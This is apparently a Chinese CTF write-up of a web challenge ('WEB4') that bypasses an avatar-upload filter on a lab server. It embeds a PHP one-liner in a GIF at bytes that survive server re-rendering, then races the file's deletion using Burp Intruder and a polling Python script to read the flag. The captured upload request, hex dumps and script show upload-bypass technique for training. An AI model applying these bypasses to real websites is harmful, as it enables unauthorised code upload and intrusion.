

WEB4


首先是登录页面，根据题目的上传头像判读这个应该不是 sql 注入题，输入用户名和密码注册。




登录/注册成功之后是上传头像的页面，根据页面要求需要上传 gif 作为头像。



先随意上传一张 gif 图，上传成功。点击上传的图片查看大图可以发现图片的 url，图片在网站根目录下的 MARSHELP 下的 upload 下的 1557641541 下，并且上传的图片被重命名成 uploadpic.gif





根据提示上传的一句话木马<?php phpinfo(); ?>可以放在哪（题目一开始不知为啥一句话木马显示是空的(´ `;)？）。

在 eval01.php 中写入一句话木马<?php phpinfo(); ?>，上传 eval01.php，这肯定是传不上呀。然后重新上传 eval01.php 并抓包。

```
POST /MARSHELP/page1.php?action=1557641541 HTTP/1.1
Host: 10.21.13.190:28581
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------20993192844642
Content-Length: 334
Referer: http://10.21.13.190:28581/MARSHELP/page1.php?action=1557641541
Cookie: PHPSESSID=m7jrf4rar7s06mtlhm982bksv3
X-Forwarded-For: 8.8.8.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------20993192844642
Content-Disposition: form-data; name="upload_file"; filename="eval01.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>

-----------------------------20993192844642
Content-Disposition: form-data; name="submit"

submit
-----------------------------20993192844642--
```


没有文件上传路径，排除 00 截断上传目录。试试 content-type 绕过，php3、phtml 等黑名单绕过，上传文件名%00 截断等发现不行（400 分的题肯定是把这些都过滤啦┐(´∀｀)┌）。

根据题目和一句话木马肯定是不需要连菜刀，可能是要把一句话木马写到图片里。

利用 windows 下的命令：copy　01.gif + eval01.php 1.gif。用 010 查看 01.gif 可以看到<?php phpinfo(); ?>被写在图片的末尾。然后上传 1.gif，发现上传成功。


```
1C:7930h: 86 66 8E 45 DE 76 AB E1 22 46 94 B8 4B BF 44 46  †fŽEÞv«á"F”¸K¿DF
1C:7940h: 94 66 0B 90 EC A8 60 C4 A5 0D 19 AE 28 9C 85 92  ”f..ì¨`Ä¥..®(œ…’
1C:7950h: 32 06 8E 4C C2 92 25 26 42 E7 E4 A8 E4 AA 88 B7  2.ŽLÂ’%&Bçä¨äª^·
1C:7960h: FA 70 62 FC CD E4 7A 2B 0B 79 EE 90 AA 10 E2 DE  úpbüÍäz+.yî.ª.âÞ
1C:7970h: B0 22 BA C8 09 41 A9 8F 6E 25 20 00 00 3B 3C 3F  °"ºÈ.A©.n% ..;<?
1C:7980h: 20 3D 70 68 70 69 6E 66 6F 28 29 3B 3F 3E         =phpinfo();?>
```

上传成功后可以看到新上传的图片是黑的（长得不是原来的图），查看大图并保存上传的图，放进 010 里，可以看到写在末尾的<?php phpinfo(); ?>没有了。因此根据这个可以确定上传的图片被二次渲染了。




gif 图二次渲染绕过：比较渲染前后的文件，在相同不变的位置插入一句话木马。

把 1.gif 和 uploadpic.gif 都放进 010 比较，在下图中可以看到渲染前后没有发生变化的位置，在该区域上写入<?php phpinfo(); ?>，并另存为 01.gif。




```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 47 49 46 38 39 61 40 06 BD 05 F7 00 00 36 34 37  GIF89a@.½.÷..647
0010h: 48 39 39 54 48 36 3B 3C 43 43 3D 45 3C 43 46 47  H99TH6;<CC=E<CFG
0020h: 47 4A 53 4C 49 58 53 4B 4A 4D 52 59 58 59 4F 50  GJSLIXSKJMRYXYOP
0030h: 55 63 5C 59 69 58 4C 68 65 5C 76 6B 59 77 6E 56  Uc\YiXLhe\vkYwnV
0040h: 5A 5D 62 64 5E 62 5D 62 65 5D 66 6A 64 63 64 6B  Z]bd^b]be]fjdcdk
0050h: 65 63 6C 6A 64 63 65 6A 65 69 6D 6C 6B 6C 69 67  ecljdcejeimlklig
0060h: 69 72 6D 6C 73 6B 66 74 73 6C 7A 74 6C 7C 7A 6C  irmlskftslztl|zl
0070h: 77 74 65 3C 3F 70 68 70 20 70 68 70 69 6E 66 6F  wte<?php phpinfo
0080h: 28 29 3B 20 3F 3E 73 6E 73 6D 71 75 6E 73 7A 68  (); ?>snsmqunszh
0090h: 75 79 74 73 74 7A 75 74 7C 7B 74 74 75 7B 7A 76  uytstzut|{ttu{zv
00A0h: 7A 75 79 7D 7C 7B 7C 75 79 75 6D 71 69 5C 61 5C  zuy}|{|uyumqi\a\
00B0h: 87 79 5A 83 7D 6B 85 7A 66 82 7D 7C 83 7A 76 8C  ‡yZƒ}k…zf‚}|ƒzvŒ
00C0h: 75 77 7E 81 79 7F 80 6E 89 83 6B 96 8A 69 84 82  uw~.y.€n‰ƒk–Ši„‚
00D0h: 74 8B 85 73 84 83 7C 8C 8A 7C 8A 86 7A 93 8C 7B  t‹…s„ƒ|ŒŠ|Š†z“Œ{
```

上传 01.gif，发现上传成功。



但是在确认之后发现上传的图片不能正常显示。查看大图，发现上传的图 Not Found（应该是被删了）。



Not Found

The requested URL /MARSHELP/upload/1557641541/uploadpic.gif was not found on this server.


Apache/2.4.7 (Ubuntu) Server at 10.21.13.190 Port 28581


从这里可以知道上述二次渲染可以成功绕过，上传后的图片处理后可能包含一些重要的


信息，比如 flag，所以需要能读取上传后头像再查看内容。但是图上传成功之后马上被删了就不能访问读取了。这里可以利用条件竞争，“竞争条件”发生在多个线程同时访问同一个共享代码、变量、文件等没有进行锁操作或者同步操作的场景中。

具体步骤：上传 01.gif 抓包，放在 intruder 里，随意设置 payload 的位置（最后是在图片的末尾不相关的地方）；然后随意设置 payload type 和 payload option 以及设置线程，一定要足够大！最后写个脚本一直访问上传的图片并读取图片内容看是否有 flag。一定要在脚本先运行再开始 start attack。

Burpsuite 设置：







Request Engine

These settings control the engine used for making HTTP requests when performing attacks.

Number of threads: 50

Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Throttle (milliseconds): ● Fixed 0

○ Variable: start 0 step 30000

Start time: ● Immediately

○ In 10 minutes

○ Paused

脚本内容：

```
import requests
import urllib.request
url="http://10.21.13.190:28581/MARSHELP/upload/1557641541/uploadpic.gif"
while True:
    html = requests.get(url)
    respon = html.status_code
    #print(respon)
    if respon==200:
        response = urllib.request.urlopen(url)
        cat_img = response.read()
        print(cat_img)
```

获得 flag：

```
F:\pythoncode\venv\Scripts\python3.exe F:/pythoncode/20181018/20190419test.py
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n     2\t\n     3\t\n     4\t\n     5\t\n     6\t\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
b'      1\tZJGSUCTF{You_HaVe_UpL0AD_fi1es}\n
```

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length
0		200	☐	☐	2515
1	a	200	☐	☐	2515
2	b	200	☐	☐	2515
3	c	200	☐	☐	2515
4	d	200	☐	☐	2515
5	e	200	☐	☐	2515
6	f	200	☐	☐	2515
7	g	200	☐	☐	2515
8	h	200	☐	☐	2515

flag：ZJGSUCTF{You_HaVe_UpL0AD_fi1es}

PS：可能按照上面的步骤，在 Burpsuite 里发送很多但是脚本都不能抓到包，需要把上传的图片整大一些。